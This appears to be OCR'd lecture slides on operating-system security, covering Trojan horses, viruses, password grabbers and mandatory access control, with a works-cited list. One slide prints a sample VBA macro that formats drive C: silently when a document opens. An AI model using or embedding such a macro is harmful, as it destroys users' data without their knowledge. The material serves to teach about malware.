
DATA COMPILED BY BLOOMBERG; GRAPHIC BY BLOOMBERG BUSINESSWEEK

Trojan Horses

- **Malicious programs** that masquerade as **something useful** and are sometimes embedded in legitimate software. They are executables that will install themselves, then do very **nasty things**.
- For example, **corrupt the files** on the computer, **wipe the hard disk**, **spy** on you through your webcam or **steal** personal data.

Trojan Horses

- Example: Password Grabber!
  - Steal the user’s login password.
- UNIX-type file permissions are **not** effective, as the **virus can alter** these permissions.
- A solution is to use **mandatory access control** (MAC).




http://abcnews.go.com/US/trojan-horse-bug-lurking-vital-us-computers-2011/story?id=26737476

Computer Viruses

- **Code fragment** embedded in legitimate program
- **Self-replicating**, designed to infect other computers
- **Malicious programs** that are often sent as an email attachment or a download with the **intent of infecting your computer**.
- **No human intervention** is required for viruses to be spread.
- Propagation can begin on a single system or travel on USB sticks or CD's (what are those?!)

Sample Virus – VB Macro to Reformat HD



```
Sub AutoOpen()

Dim oFS

  Set oFS = CreateObject(''Scripting.FileSystemObject'')

  vs = Shell(''c:command.com /k format c:'',vbHide)

End Sub
```

Key Takeaways

- The importance of ensuring that computer systems are both **protected** and **secure**.
- Mechanisms used to ensure protection and security policies are followed.
- Real-world situations where security and protection was violated.
- Cutting-edge research into biometric user authentication.

Works Cited

- Peter B. Galvin, Greg Gagne, and Abraham Silberschatz. 2013. *Operating System Concepts* (9th ed.). John Wiley & Sons, Inc., New York, NY, USA.
- D.B. Skillicorn. Knowledge Discovery for Counterterrorism and Law Enforcement. CRC Press, 2008
- "Technology: Overview." *Technology: Overview*. BioLink Solutions, 2016. Web. 21 Mar. 2016. <http://www.biolinksolutions.com/technology/biometric.php>.
- Kothavale, Mamta, Robert Markworth, and Parmajit Sandhu. "Computer Security SS3: Biometric Authentication." *Computer Security SS3: Biometric Authentication*. The University of Birmingham, n.d. Web. 21 Mar. 2016. <http://www.cs.bham.ac.uk/~mdr/teaching/modules03/security/students/SS3/handout/>.
- Smith, Chris. "It Turns out Target Could Have Easily Prevented Its Massive Security Breach." *BGR*. BGR Media, LLC, 13 Mar. 2014. Web. 21 Mar. 2016. <http://bgr.com/2014/03/13/target-data-hack-how-it-happened/>.